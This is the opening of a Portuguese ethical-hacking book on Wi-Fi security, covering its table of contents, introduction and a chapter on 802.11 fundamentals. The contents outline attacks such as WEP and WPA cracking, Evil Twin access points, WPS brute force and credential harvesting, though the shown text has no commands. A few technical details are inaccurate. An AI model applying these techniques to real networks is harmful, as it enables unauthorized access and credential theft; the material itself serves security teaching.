Wireless Hacking

Ataques e segurança de redes sem fio Wi-Fi

Marcos Flávio Araújo Assunção

Wireless Hacking

Ataques e segurança de redes sem fio Wi-Fi

Dedico este livro a muitas pessoas que foram - e ainda são - importantes para mim. Sei que não conseguirei citar o nome de todos, mas farei o possível para prestar uma homenagem adequada. Agradeço de coração:

À minha esposa, Caroline Assunção, que teve toda a paciência e carinho do mundo em me aguentar enquanto terminava este livro.

À minha filha , que foi a surpresa mais maravilhosa que já tive na vida. Saiba que você foi uma inspiração muito grande para mim. Mesmo que sua passagem por este mundo foi muito curta, foi suficiente para transformar seu pai em uma pessoa melhor em todos os sentidos. Onde quer que esteja, espero que saiba o quanto te amamos.

Aos meus pais, Messias e Ângela.

Aos meus irmãos, Marcelo e Sofia, e meu cunhado Gabriel.

Às "segunda-mães" Eliana e Sirlene.

Aos amigos Guilherme Pereira, Thiago Hofman e Thiers Hofman.

"

A todos os meus alunos, vocês são a razão pela qual amo ensinar.

"O melhor professor nem sempre é o que sabe mais do que os outros, e sim aquele que busca ensinar apaixonadamente o pouco que sabe"

Obrigado de coração a todos. Sem vocês esse livro não seria possível.

Sumário

Introdução 15

1 Fundamentos e Conceitos das Redes Sem Fio ... 17

1.1 Padronização do Wi-Fi 18
1.1.1 Spread Spectrum 19
1.1.1.1 Frequency Hopping Spread Spectrum (FHSS) 19
1.1.1.2 Direct-Sequence Spread Spectrum (DSSS) 19
1.1.1.3 Orthogonal Frequency-Division Multiplexing (OFDM) 20
1.1.2 Padrões 802.11 20
1.1.2.1 IEEE 802.11 20
1.1.2.2 IEEE 802.11b 21
1.1.2.3 IEEE 802.11a 21
1.1.2.4 IEEE 802.11g 21
1.1.2.5 IEEE 802.11n 21
1.1.2.6 IEEE 802.11ac 22
1.1.2.7 802.11ad 23
1.1.3 Alguns Padrões Adicionais do 802.11 23
1.2 Arquitetura de uma Rede Wi-Fi 23
1.2.1 Componentes Básicos 23
1.2.2 Modos de Operação 24
1.2.3 Tipo de Interferência nos Sinais de Radiofrequência 26
1.3 Serviços Especificados Wi-Fi 26
1.3.1 Serviços de Estação (SS) 26
1.3.2 Serviços de Distribuição de Sistemas (DSS) 27
1.3.3 Variáveis de Estado 28
1.3.4 Canais 28
1.4 Tipos de Frames e Mensagens 29

2 Autenticação e Criptografia em uma Rede Wi-Fi ... 31

2.1 Estratégias de Segurança 31
2.2 Wired Equivalency Privacy (WEP) 32
2.2.1 Modos de Autenticação 33
2.2.2 Criptografia WEP Estática 33
2.2.3 Integridade 34

2.2.4 Falhas da Autenticação e Criptografia WEP 34
2.3 WPA1 e WPA2 (IEEE 802.11i) 35
2.3.1 Modo Personal (WPA-PSK e WPA2-PSK) 37
2.3.2 Modo Enterprise (IEEE 802.1X) 39
2.3.2.1 Acesso Baseado em Porta 40
2.3.2.2 Protocolos de Comunicação 41
2.3.2.3 Métodos EAP 42
2.3.2.4 EAP-TLS 42
2.3.2.5 TKIP 43
2.3.2.6 CCMP (AES) 44

3 Tipos de Ataques Comuns e Detecção de Redes Wi-Fi 45

3.1 Ataques Comuns a Wi-Fi 45
3.1.1 Ataques à Camada Física 46
3.1.2 Ataques à Camada de Enlace de Dados 46
3.1.2.1 Varredura no Modo de Monitoração 47
3.1.2.2 Desautenticação da Estação Wi-Fi 47
3.1.2.3 Criptoanálise WEP 48
3.1.2.4 Ataques de Wordlists WPA 48
3.1.2.5 Pré-cálculo e Rainbow Tables WPA 49
3.1.2.6 MAC Spoofing (lado estação) 50
3.1.2.7 BSSID Spoofing (lado AP) 50
3.1.2.8 Evil Twin 50
3.1.2.9 Radius Spoofing 51
3.1.2.10 Credentials Sniffing 51
3.1.3 Ataques de Camada de Rede ou Camadas Superiores 52
3.2 Descoberta de Redes sem Fio 52
3.2.1 Visualizando Redes Configuradas como Ocultas 52
3.2.2 WarDriving 53
3.2.2.1 Preparação para o Wardriving 54
3.2.2.2 Escolhendo a Antena Ideal 55
3.2.2.3 Escolhendo um Receptor GPS 56
3.2.2.4 Usando o Kismet para Detectar Redes 57
3.2.2.5 GPSD com Kismet 59
3.3 WarChalking 61

4 Preparando o Laboratório de Testes 65
4.1 Distribuição Linux a ser Utilizada 65
4.1.1 BackTrack Linux 65
4.1.2 Kali Linux 66
4.1.3 BackBox Linux 67
4.2 Escolha do Adaptador Wi-Fi 68
4.2.1 Cuidados ao Escolher um Adaptador com Chipset Compatível 69
4.3 Comandos Básicos de Configuração do Adaptador Wi-Fi 69
4.4 Preparação e Configuração do Access Point 72

5 Suíte Air-ng 75
5.1 Airmon-ng 76
5.1.1 Capturando Pacotes no Modo de Monitoração com o Wireshark 77
5.2 Airodump-ng 81
5.3 Airbase-ng 86
5.4 Aireplay-ng 90
5.4.1 Testando a Injeção de Pacotes com Aireplay-ng e Wireshark ... 94
5.5 Packetforge-ng 94

6 Vulnerabilidades do WEP 97
6.1 Preparando o Access Point para os Testes WEP 97
6.2 Ataques à Criptografia WEP 98
6.2.1 Monitorando as Redes WEP com o Airodump-ng 98
6.2.2 Injetando Requisições ARP com o Aireplay-ng 99
6.2.3 Utilizando Aircrack-ng para Decodificar a Chave WEP 101
6.2.4 Decodificando os Frames com Airdecap-ng 101
6.2.5 Ataque Caffe-Latte com Aireplay 102
6.2.6 Ataques Chopchop e Fragment com Aireplay 103
6.3 Ataques Contra a Autenticação WEP 105
6.3.1 Salvando Keystream com o Airodump-ng 105
6.3.2 Realizando Autenticação com o Aireplay-ng 106
6.3.3 Verificando se a Associação foi Bem-sucedida 107

7 Vulnerabilidades do WPA 109
7.1 Configurando o AP para Testes do WPA 109
7.2 Desautenticando Estações com o Aireplay-ng 111

7.3 Utilizando Aircrack-ng e Wordlists para Descobrir a Chave WPA 113
7.3.1 Criando e Preparando a Wordlist 114
7.3.2 Utilizando a Wordlist Personalizada 115
7.4 Pré-computando Wordlists com o Genpmk 116
7.5 Usando wordlists Pré-computadas ou Rainbow Tables com Cowpatty 117

8 Evil Twin: Atacando o Cliente Wi-Fi 121

8.1 Airbase-ng - um SoftAP Simples e Eficaz 122
8.1.1 Evil Twin Utilizando WPA TKIP para Capturar Handshake .. 122
8.1.2 Evil Twin Utilizando WEP com Ataque Caffe-latte para Capturar IVs 125
8.2 Criando um Honeypot com o AP "Evil Twin" 126
8.2.1 Configurando DHCPD para Distribuir Endereços IP pela Interface at0 126
8.2.1.1 Verificando se o Cliente Realmente Recebeu o Endereço IP do DHCP 128
8.3 Configurando o DNS Spoofing e Habilitando o Apache Web Server 129
8.3.1 Testando o Acesso à Página do Apache pelo Cliente 130
8.4 Utilizando SET - Social Engineering Toolkit - para Ataques ... 132
8.4.1 Navegando e Selecionando Ataques no SET 133
8.4.2 Ataque Java Applet 134
8.4.3 Metasploit Browser Exploit 134
8.4.4 Credential Harvester 135
8.4.5 Tabnabbing 136

9 Métodos Avançados 139

9.1 Como Burlar Filtros de Endereços MAC ao se Conectar a um AP 139
9.1.1 Descobrir o MAC de um Cliente Real com o Airodump-ng 140
9.1.2 Utilizando Macchanger para Alterar o MAC do Adaptador Wi-Fi 141
9.2 Obter WPA2 Através do Wireless Protected Setup (WPS) 142
9.2.1 Utilizando Wash para Detectar APs com WPS Habilitado .. 143
9.2.2 Utilizando Reaver para Realizar Força Bruta do PIN 144
9.3 Criando uma Bridge entre o Evil Twin e uma Interface Cabeada 147

9.3.1 Inicializando o Fake AP "Evil Twin" 148
9.3.2 Criando a Bridge com o brctl 149
9.3.3 Capturando Transações HTTPS do Cliente Realizadas na Internet 151
9.4 Criação de Multipots – Múltiplos APs com Mesmo SSID 153
9.4.1 Criando Múltiplas Interfaces deMonitoração com Airmon-ng 154
9.4.2 Iniciando Múltiplos Fake APs com o Airbase-ng 155
9.5 Obter Credenciais Radius em um Ambiente Enterprise (802.1X) 156
9.5.1 Instalação e Configuração do FreeRadius-WPE 157
9.5.2 Capturando o Logon de um Usuário no Servidor Radius 159
9.6 Indo Além: Recursos Úteis para Testes Adicionais 161
9.6.1 Mac2WepKey 161
9.6.2 Router Keygen 162
9.6.3 Dsploit – O "Metasploit" do Android 163
9.6.4 Will Hack for Sushi 163
9.6.5 RouterPwn 164

10 Soluções para Redes Wi-Fi 167

10.1 Contramedidas para Problemas Estudados 167
10.1.1 Soluções para o Uso do WEP 167
10.1.2 Soluções para o Uso do WPA 168
10.1.3 Soluções para Ataques ao Cliente (Evil Twin) 169
10.1.4 Soluções para Ataque Avançados 170
10.2 Métodos para Detecção e Localização do AP Evil Twin 171
10.2.1 Trilateração 171
10.2.2 Localizando o AP Evil Twin pelo Kismet/GPSD/ Giskismet 172
10.3 Detecção de Ataques com um WIDS/WIPS 173
10.3.1 WIDS/WIPS Baseado em Assinaturas 173
10.3.2 WIDS/WIPS Baseado em Anomalias 174
10.3.3 Funções de um WIDS/WIPS 174
10.3.3.1 Prevenção Proativa com um WIPS Adaptativo 175
10.3.3.2 Detecção de Ataques com um WIPS 176
10.3.4 Soluções de WIDS/WIPS 177
10.3.4.1 OpenWIPS-NG 177
10.3.4.2 Cisco WIPS 178
10.3.5 Solução de HIDS 178

Introdução

Um dia, cerca de onze ou doze anos atrás, eu ministrava um seminário sobre Ethical Hacking em Maceió quando alguém me mostrou uma placa estranha, no formato PCMCIA, para notebook. Perguntaram-me se eu conhecia aquela tecnologia e eu respondi que não. Fui informado que se tratava de uma placa de acesso à rede sem fio, e eu não tenho vergonha em confirmar que não possuia conhecimento sobre a placa, pois, até aquele momento as redes sem fio eram completamente desconhecidas por mim. Achei a possibilidade tão estranha, tão "de outro mundo", que lembro que a primeira coisa que veio à minha cabeça foi: "E como fica a segurança disso?".

Eu já trabalhava com testes de segurança em redes cabeadas e meu cerébro fervilhou com as possibilidades. Afinal, o pensamento de não precisar entrar no interior da empresa e ter que plugar um cabo para ter acesso à rede parecia mais um grande problema do que solução.

Na época, apenas desktops, servidores e notebooks acessavam redes Wi-Fi. Hoje temos uma gama gigantesca de equipamentos: tablets, smartphones, videogames, câmeras, televisões e até micro-ondas com acesso Wi-Fi. Isso cria um problema de segurança muito grande, pois um ataque a essa tecnologia afetaria todos esses dispositivos.

Ao buscar essas respostas ao longo dos anos, estudei, pesquisei e resolvi publicar este livro mostrando os principais ataques que as redes sem fio - especificamente a tecnologia IEEE802.11 Wi-Fi (Wireless Fidelity) - ainda podem sofrer nos dias de hoje.

A segurança dessa tecnologia evoluiu muito. Nos anos de 2002 e 2003 era difícil encontrarmos redes sem fio e muitas delas não usavam nenhum tipo de proteção, eram totalmente abertas. Hoje possuímos novas medidas de segurança e controle como o WPA2, servidores de autenticação Radius, sistemas de prevenção a intrusos Wireless (WIPS) e outras parafernálias. Entretanto, será que tudo isso é suficiente para se ter uma boa proteção? Esta é a pergunta que desejo responder com esse livro.

No capítulo 1, busco explicar o conceito básico das redes sem fio. Entender os padrões mais usados, tipos e fundamentos.

No capítulo 2, explico como é atualmente a segurança nas redes Wi-Fi. O uso de autenticação e criptografia, WEP, WPA1 e WPA2, modelos Personal e Enterprise.

No capítulo 3, falo sobre como é feita a detecção das redes wireless e explico alguns ataques comuns que essas redes sofrem. Também apresento o conceito de WarDriving e Warchalking, além de dicas de como escolher alguns equipamentos como antenas e o receptor GPS.

No capítulo 4, apresento sobre como preparar um laboratório para testes, escolhendo a distribuição Linux ideal para os ataques utilizados, o adaptador adequado para o modo de monitoração, assim como os comandos básicos de configuração da placa de rede e a preparação do Access Point.

No capítulo 5, busco apresentar a suíte de software Air-NG, que é a base das práticas deste livro. Explico em detalhes a sintaxe de cada ferramenta da suíte, as quais iremos atualizar e dou alguns exemplos.

No capítulo 6, falo das falhas e ataques ao padrão WEP.

No capítulo 7, abordo as falhas e ataques ao padrão WPA.

No capítulo 8, apresento problemas que podem ocorrer quando um falso Access Point (fake AP) é levantado para "impersonar" um AP real, forçando os clientes a se conectarem a ele.

No capítulo 9, comento sobre os ataques mais avançados como: burlar o filtro de endereços MAC, uso de uma bridge entre o fake AP e outra interface com acesso à internet, ataques ao Wireless Protected Setup (WPS) e o uso de um falso servidor Radius para capturar autenticações.

Finalmente, no capítulo 10, mostro algumas soluções de segurança que podem ser implementadas para mitigar alguns dos ataques que veremos ao longo do livro.

Espero que goste do livro. Para complementar os estudos realizados nesta obra, sugiro meus outros dois livros vendidos pela Visualbooks: Segredos do Hacker Ético e Honeypots e Honeynets.

Caso deseje aprender mais sobre Fundamentos de Ethical Hacking, conheça nosso treinamento na plataforma de cursos online Udemy (**www.udemy.com/fundamentos-de-ethical-hacking/**)

⇨ E-mail: **mflavio@defhack.com**

Site: **<www.defhack.com>**

Linkedin: ***br.linkedin.com/in/mflavio2k***



1 Fundamentos e Conceitos das Redes Sem Fio

Quais são os benefícios do Wi-Fi sobre uma rede tradicionalmente cabeada? O mais óbvio é o custo... É muito mais barato (dependendo da situação) montar uma estrutura de rede sem fio do que cabear todo um local, sem falar nas facilidades de monitoramento e acesso. Outra grande vantagem é a gama de dispositivos diferentes que podem se conectar a uma rede sem fio.

Alguns dos benefícios de uma rede wireless:

- **Mobilidade:** os cabos "prendem" seus equipamentos a um local. Usar wireless significa ter a liberdade de mudar de lugar sem perder a sua conexão;
- **Flexibilidade:** acesso extendido, mobilidade e redução de custos criam ótimas oportunidades para novas soluções;
- **Ethernet sem fio**: Wi-Fi é criado como uma espécie de substituto do Ethernet. Ambos compartilham alguns elementos em comum;
- **Acesso estendido**: a ausência de fios estende o acesso a lugares onde os cabos seriam muito caros para alcançar;
- **Redução de custo:** o menor custo é resultado da combinação dos itens citados anteriormente e outros, como o fato de não se precisar preparar uma "sala" com canaletas, eletrodutos e piso falso para a passagem dos cabos.

Existe atualmente uma grande quantidade de dispositivos utilizando Wi-Fi, seja em ambiente doméstico ou empresarial. Podemos citar alguns exemplos:

Tablets, TVs, celulares, notebooks, videogames...

Entretanto, atualmente, o que o Wi-Fi ganha em praticidade, ele perde em segurança. Como apresentado neste livro, as redes sem fio ainda possuem várias vulnerabilidades na forma em que foram pensadas e implementadas, o que pode levar a vários problemas dentro de uma organização.

1.1 Padronização do Wi-Fi

O Wi-Fi é uma tecnologia que faz a interface da camada física/enlace, assim como o Ethernet. As camadas acima da camada de enlace incluem protocolos como o TCP/IP. Há atualmente duas entidades que cuidam dos padrões relativos às redes sem fio locais (Wi-Fi).

1) Instituto de Engenheiros Elétricos e Eletrônicos (IEEE)



É a organização mais conhecida e influente quando se trata de padrões tecnológicos. Ela foi criada em 1884 para padronizar tecnologias e protocolos relacionados às telecomunicações. É atualmente a maior sociedade técnica do mundo.

A IEEE é responsável pelo famoso Projeto 802, um padrão de arquiteturas de redes de computadores, no qual a WLAN foi definida no padrão 802.11 (para fins de comparação, a Ethernet é a 802.3).

2) Wi-Fi Alliance



Consórcio de fabricantes de equipamentos e softwares compatíveis com Wi-fi. Foi criado em 1999 com o nome de WECA (Wireless Ethernet Compatibility Alliance). Possui objetivo de encorajar fabricantes a utilizar o padrão IEEE 802.11 e promover essas tecnologias no mercado. Hoje é responsável também por testar e certificar se os produtos atendem ao padrão de qualidade. Desde outubro de 2002, mudou seu nome de WECA para Wi-Fi Alliance.

1.1.1 Spread Spectrum

As técnicas de "Spread Spectrum" são usadas para a codificação da transmissão dos sinais. Permitem, entre outras coisas, o estabelecimento de comunicações seguras e o aumento da resistência contra interferências naturais.

As três técnicas mais utilizadas são:

- ⇨ Frequency Hopping Spread Spectrum (FHSS);
- ⇨ Direct-Sequence Spread Spectrum (DSSS);
- ⇨ Orthogonal Frequency-Division Multiplexing (OFDM).

1.1.1.1 Frequency Hopping Spread Spectrum (FHSS)

O FHSS é um método de transmissão que usa uma sequência pseudorandômica conhecida tanto pela transmissão quanto pelo receptor. Através dessa sequência, o FHSS rapidamente alterna entre canais, ao contrário de uma transmissão de frequência fixa.

As vantagens do FHSS são:

- ⇨ Maior resistência a interferências;
- ⇨ Dificuldade de interceptação de quem não conhece a sequência.

Se a sequência dos dois transmissores é diferente e eles nunca transmitem a mesma frequência ao mesmo tempo, não haverá interferência entre eles.


O Bluetooth baseia-se na tecnologia FHSS.

1.1.1.2 Direct-Sequence Spread Spectrum (DSSS)

O DSSS é a mesma tecnologia utilizada em sistemas de navegação GPS. O fluxo de dados é combinado com uma função XOR (exclusive OR) utilizando uma sequência numérica pseudorandômica (PRNG). Para transmissão em 1 ou 2 Mbps, o código PRNG é baseado na sequência do chip utilizado. Já para 5 Mbps e 11 Mbps, usa-se o CCK (Complementary Code Keying), que é uma sequência matemática única que permite a identificação correta da transmissão mesmo se houver muito ruído ou interferência.

O processo de recebimento de sinais DSSS inicia com a "decodificação" (de-spreading). Esse procedimento é realizado atra-

vés da mistura do sinal com a mesma sequência PRNG que foi utilizada para a "codificação" (spreading):



1.1.1.3 Orthogonal Frequency-Division Multiplexing (OFDM)

A tecnologia OFDM divide um canal de comunicação entre um número de "subcanais". Cada um deles carrega uma parte da informação do usuário. Cada subcanal é independente, e, portanto eles não interferem com outros subcanais. Essa "não interferência" é uma das principais vantagens do OFDM sobre as outras tecnologias.

1.1.2 Padrões 802.11

Desde o ano de 1990, a IEEE aprovou vários padrões relacionados à rede Wireless. Atualmente, os padrões mais comuns que definem os tipos de WLAN são:

- ⇨ *802.11*
- ⇨ *802.11a*
- ⇨ *802.11n*
- ⇨ *802.11b*
- ⇨ *802.11g*
- ⇨ *802.11ac*

A seguir citarei algumas características relevantes dos padrões relacionados anteriormente. Vamos começar pelo "pai de todos", o padrão 802.11.

1.1.2.1 IEEE 802.11

Padrão para redes WLAN operando a 1 e 2 Mbps. Esse padrão especifica que transmissões sem fio podem ser feitas de duas formas: através de luz infravermelha ou enviando sinais de rádio.

Hoje, aplicações de luz infravermelha em redes estão caindo em desuso e são utilizadas em situações muito específicas. Isso ocorreu devido à velocidade de transferência de dados e à dificuldade em se encontrar um ângulo específico para realização dessa transmissão. Esses dois motivos inviabilizaram o uso do infravermelho para transferir dados.



1.1.2.2 IEEE 802.11b

Este padrão adicionou duas novas velocidades (5.5 Mbps e 11 Mbps). Assim como o 802.11, o padrão 802.11b usa a faixa de 2.4 Ghz.

O IEEE 802.11b usa a modulação DSSS e possui um alcance de 100 metros indoor e de 300 metros outdoor, podendo variar de acordo com a antena.

1.1.2.3 IEEE 802.11a

Esse padrão trabalha com modulação OFDM e especifica uma velocidade máxima de 54 Mbps. Também suporta transmissões de 6, 9, 12, 18, 24, 36 e 48 Mbps utilizando a frequência de 5 Ghz. Ele suporta dispositivos a uma distância média de 60 metros indoor e de 100 metros outdoor, podendo variar de acordo com a antena. Na sua definição inicial, suporta um máximo de 64 clientes conectados. Possui também 12 canais não sobrepostos.

Uma curiosidade é que as especificações 802.11a e 802.11b foram publicadas ao mesmo tempo pelo IEEE, mas somente a segunda se tornou imediatamente popular. De fato, após a publicação houve uma explosão de produtos do padrão 802.11b. Isso foi consequência de diversos fatores, sendo o principal o alto custo de desenvolvimento do padrão 802.11a para os primeiros anos.

1.1.2.4 IEEE 802.11g

Esse padrão combina o melhor dos mundos do 802.11a e 802.11b. Ele adota a modulação OFDM assim como o 802.11a e é compatível com 802.11b, operando também na frequência de 2.4 Ghz. O 802.11g possui uma velocidade de 54 Mbps tornando-se uma opção muito mais interessante do que o padrão "b", e popularizou-se imediatamente assim que ele foi introduzido em janeiro de 2003.

1.1.2.5 IEEE 802.11n

Também conhecida como MEW. O padrão 802.11n é uma espécie de "sucessor espiritual" do 802.11g. Digo isso porque ele possui retrocompatibilidade com os padrões "b" e "g" em diversos aspectos (por exemplo, uso da frequência de 2.4 Ghz). Apesar disso, ele também é capaz de trabalhar na frequência de 5 GHZ, o que o torna compatível com o novo padrão AC.

A maior diferença entre os padrões anteriores é o novo tipo de modulação realizada por esse padrão: o Multiple-Input, Multiple-

Output Enhanced (MIMO). Com isso, o padrão N, em sua última versão, permite alcançar velocidades de até 600 Mbps com o uso de 4 antenas transmissoras e 4 receptoras.

1.1.2.6 IEEE 802.11ac

O 802.11ac pode alcançar velocidades de até 1,3 Gbps utilizando a frequência de 5 GHz. Para fins de comparação, ele chegaria a ser até 3 vezes mais rápido do que o 802.11n quando opera com múltiplas antenas (MIMO) e que pode alcançar até 600Mbps. Sem falar que esse novo padrão também diminui os problemas com interferências devido à propagação do sinal com a utilização de recursos como o beamcasting, que propaga as ondas de forma mais "adequada" à comunicação.

O objetivo do padrão de redes wireless 802.11ac é ser uma versão mais rápida e mais escalável – que pode ser definido dentro deste contexto como uma rede com infraestrutura capaz de suportar crescimento – do que o padrão 802.11n.

O principal trunfo das redes 802.11ac é o uso da tecnologia Multi MIMO (MU-MIMO), onde, diferentemente do padrão 802.11n, o sinal consegue ser direcionado e não espelhado. Além disso, o recurso de channel bonding permite a junção de dois canais aumentando a largura de banda para transferência dos dados juntamente com uma alta taxa de modulação de dados.

A principal melhoria que esse novo padrão traz é em relação à velocidade (podendo chegar até a 1.3 Gbps) e à largura de banda dos canais (80 ou 160 MHz). Ele também fornece retrocompatibilidade com o padrão 802.11n quando operando na frequência de 5GHZ.

Veja a diferença de velocidade entre os dois:



Apesar de ainda não homologado, já existem equipamentos sendo comercilizados no mercado que utilizam esse padrão.

Entretanto, há um padrão ainda mais interessante que, quando publicado, trará ainda mais velocidade às redes sem fio. Estou falando do 802.11ad.

Há duas versões de equipamentos 802.11ac. A primeira possui compatibilidade com o padrão N, e a segunda que trará o 802.11ac puro, garantindo velocidades de 1,3 Gbps na frequência de 5 GHz. Nesse último caso, ele chegará a ser 3 vezes mais rápido do que o 802.11n.

A NetGear foi a primeira a lançar um roteador Wi-Fi usando essa tecnologia, o modelo "**NETGEAR R6300 Wifi Router**". Mais informações podem ser encontradas em <www.netgear.com.br>.

1.1.2.7 802.11ad

O 802.11ad, também chamado de "WiGig", é uma nova proposta de padrão "tri-band" que deve chegar ao mercado ainda em 2014. Utilizando 60 GHz, o novo padrão poderá chegar teoricamente até a casa dos 7 Gbps.

1.1.3 Alguns Padrões Adicionais do 802.11

Seguem padrões adicionais que definem algumas características e recursos das redes Wi-Fi:

- **802.11e:** define melhores QOS (Qualidade de serviço) para aplicações que não toleram atrasos, como VoIP;
- **802.11i:** define novas extensões de segurança como uma maneira de evolução do padrão WEP. Veremos mais sobre o assunto no capítulo 2;
- **802.11p:** adiciona suporte à troca de dados entre veículos em alta velocidade e a infraestrutura da rodovia.

Vamos conhecer um pouco da arquitetura de uma rede Wi-Fi.

1.2 Arquitetura de uma Rede Wi-Fi


Essa seção demonstra alguns componentes definidos pelo padrão 802.11.

1.2.1 Componentes Básicos

Todos os dispositivos wireless que estão em uma rede Wi-Fi, sejam móveis ou fixos, são chamados de "estações wireless" (STAs). Poderia ser um PC, smartphone, babá eletrônica (ou qualquer uma

dessas coisas bizarras que utiliza wireless nos dias atuais). Quando duas estações estão conectadas através do Wi-Fi, elas formam um BSS (Basic Service Set - Conjunto de Serviços Básico), e essa é a base de uma rede Wireless LAN.

1.2.2 Modos de Operação



Modo BSS (Infraestrutura)

Um BSS é um conjunto de estações controladas por uma única entidade coordenadora. Essa entidade determina quando uma estação transmite e quando ela recebe. A entidade pode ser as próprias estações (Ad-Hoc) ou um AP (Infraestrutura).

O padrão IEEE 802.11 define dois modos de operação para redes Wi-Fi. Ambos fazem uso do BSS, mas usam diferentes tecnologias de rede. São eles o modo Ad-Hoc e Infraestrutura.

O modo de operação em infraestrutura requer que o BSS contenha ao menos um Access Point (AP).

É exatamente o mesmo caso da imagem a seguir:



Todos os dispositivos wirelesses tentando se juntar ao BSS devem primeiramente se associar ao AP. O Access Point, por sua vez, provê acesso às suas estações associadas através de um Sistema de Distribuição (DS). O DS é um componente estrutural que permite a comunicação entre os Access Points.

Modo IBSS (Ad-Hoc)

O BSS Independente (IBSS) é o tipo mais simples de rede 802.11. As estações sem fio se comunicam diretamente entre si seguindo um modelo de ponto a ponto. Uma operação IBSS é isolada, o que significa que não há conexão com outras redes Wi-Fi ou cabeadas. Entretanto, é um modo muito prático para permitir a comunicação entre dispositivos wireless sem precisar de um Access Point.

Conjunto de Serviços Estendidos (ESS)

O Conjunto de Serviços Estendidos (Extended Service Set) é a utilização de um Sistema de Distribuição (DS) e de dois ou mais BSSs formando uma estrutura estendida a qual chamamos *carinhosamente* de ESS.

Essa estrutura permite a comunicação entre disposivos dos diferentes BSSs através dos Access Points que os conectam.



Atenção: Para não confundir ESS com ESSID: ESS usa dois ou mais conjuntos de serviços básicos para permitir a comunicação entre eles e ESSID é, basicamente, apenas o nome da rede Wi-Fi.

Controle de Acesso ao Meio (MAC)

Como foi mencionado anteriormente, o Wi-Fi abrange as camadas física e de enlace do modelo OSI. Na camada física tratamos basicamente das questões referentes às ondas de rádio (comprimento, amplitude, etc.). Já na camada de enlace, temos a subcamada MAC que é responsável por controlar a transmissão de dados e prover interação com um dispositivo cabeado (caso exista). A camada MAC também provê serviços relacionados ao gerenciamento da mobilidade dos dispositivos (entre BSSs, por exemplo).

Para mover pacotes de dados em um canal compartilhado, a camada MAC usa o método **CSMA/CA** (Carrier Sense Multiple Access/Collision Avoidance), que é bem similar ao CSMA/CD

(Collision Detection) do Ethernet. A diferença é que enquanto o CSMA/CD lida com as retransmissões caso ocorra uma colisão, o CSMA/CA evita as colisões completamente.

Em termos de endereçamento, o formato do endereço MAC do Wi-Fi é igual ao do Ethernet, doze caracteres hexadecimais. Ex.: AA:BB:CC:DD:EE:FF.

1.2.3 Tipo de Interferência nos Sinais de Radiofrequência

Existem muitos fatores que podem causar interferência nos sinais RF usados por uma rede Wi-Fi. Normalmente redes usando a banda de 2.4 GHz possuem mais fontes de interferência do que redes operando na banda de 5 GHz. O motivo para isso é que existem muitas parafernálias eletrônicas que utilizam a banda 2.4 GHz, e a sobreposição de canais nesse tipo de banda é maior do que na banda de 5 GHZ.

Um site survey é uma boa forma de detectar problemas que possam interferir no bom funcionamento da rede.

Vamos ver algumas fontes comuns de interferência:

- ⇨ Dispositivos Bluetooth;
- ⇨ Outras redes 802.11;
- ⇨ Materiais de construção como concreto, tijolos e metal;
- ⇨ Fatores ambientais como altas temperaturas, grandes quantidades de água (ex: um aquário no ambiente);
- ⇨ Equipamentos eletrônicos como câmeras wireless, portões eletrônicos, micro-ondas (os melhores exterminadores do sinal de uma rede Wi-fi), telefones sem fio 2.4 Ghz, babás eletrônicas, etc.

1.3 Serviços Especificados Wi-Fi

Apesar de não estarem bem definidos no padrão IEEE 802.11, nove tipos de serviços são especificados para a realização de diversos tipos de comunicação entre as estações e os sistemas de distribuição.

1.3.1 Serviços de Estação (SS)

Todas as estações wireless devem implementar a realização dos quatro serviços definidos pela especificação IEEE. Lembre-se de que

quando nos referimos às "estações" (STAs) também incluímos APs e roteadores wireless com funcionalidades e APs.

Os serviços são:

- **Privacidade:** uma estação sem fio deve ser capaz de criptografar frames para proteger o conteúdo da mensagem de forma que somente o destinatário possa ler;
- **Entrega de MSDUs (MAC Service Data Unit)**: um MSDU é um quadro de dados que precisa ser transmitido ao destino correto;
- **Autenticação:** uma estação wireless precisa ser identificada antes dela acessar os serviços de rede. Esse processo é chamado de autenticação, e é necessário para que a estação possa alcançar o estado de "associação";
- **Desautenticação:** esse serviço anula uma autenticação existente.

1.3.2 Serviços de Distribuição de Sistemas (DSS)

Uma estação wireless que funcione como um AP deve implementar os quatro serviços de Sistemas de Distribuição (DS) listados aqui:

- **Associação:** estabelece um mapeamento entre o Access Point e estações após uma autenticação mútua entre os dispositivos. Uma estação só pode se associar a um AP de cada vez. Esse serviço é sempre iniciado pela estação sem fio, por exemplo, um PC, e quando bem-sucedido habilita o acesso ao DSS.
- **Desassociação:** anula uma associação atual;
- **Reassociação**: esse serviço move uma associação atual de um Access Point para outro AP;
- **Distribuição:** manipula a entrega dos MSDUs dentro do sistema de distribuição. Também cuida da troca de frames de dados entre APs que façam parte de um ESS (Extended Service Set).
- **Integração:** esse serviço manipula a entrega dos MSDUs entre o sistema de distribuição e uma rede cabeada. Basicamente essa é a função de bridge entre as redes sem fio e a cabeada.

1.3.3 Variáveis de Estado

Cada estação wireless mantém duas variáveis de estado, uma para autenticação e outra para associação. Quando o cliente está no estado "autenticado", ele pode estar associado ou não. Existem então três estados possíveis:

- **Estado 1:** desautenticado e desassociado;
- **Estado 2:** autenticado e não associado;
- **Estado 3:** autenticado e associado.

O estado da estação wireless determina que tipo de frames MAC são permitidas. Essa informação é muito útil ao utilizar o Wireshark para farejar os pacotes na rede.

1.3.4 Canais

Comunicações diretas entre estações wireless, que podem ser de uma rede infraestrutura ou ad-hoc, acontecem num canal próprio: uma frequência específica para o tráfego de sinais eletromagnéticos.

No Brasil, o mais comum é utilizarmos os padrões 802.11b/g/n de banda 2.4 GHz. Apesar de utilizarmos normalmente os canais de 1 a 11, o número de canais possíveis vai até 14.

Cada canal opera uma pequena parte da banda 2.4 GHZ, e numa frequência específica.

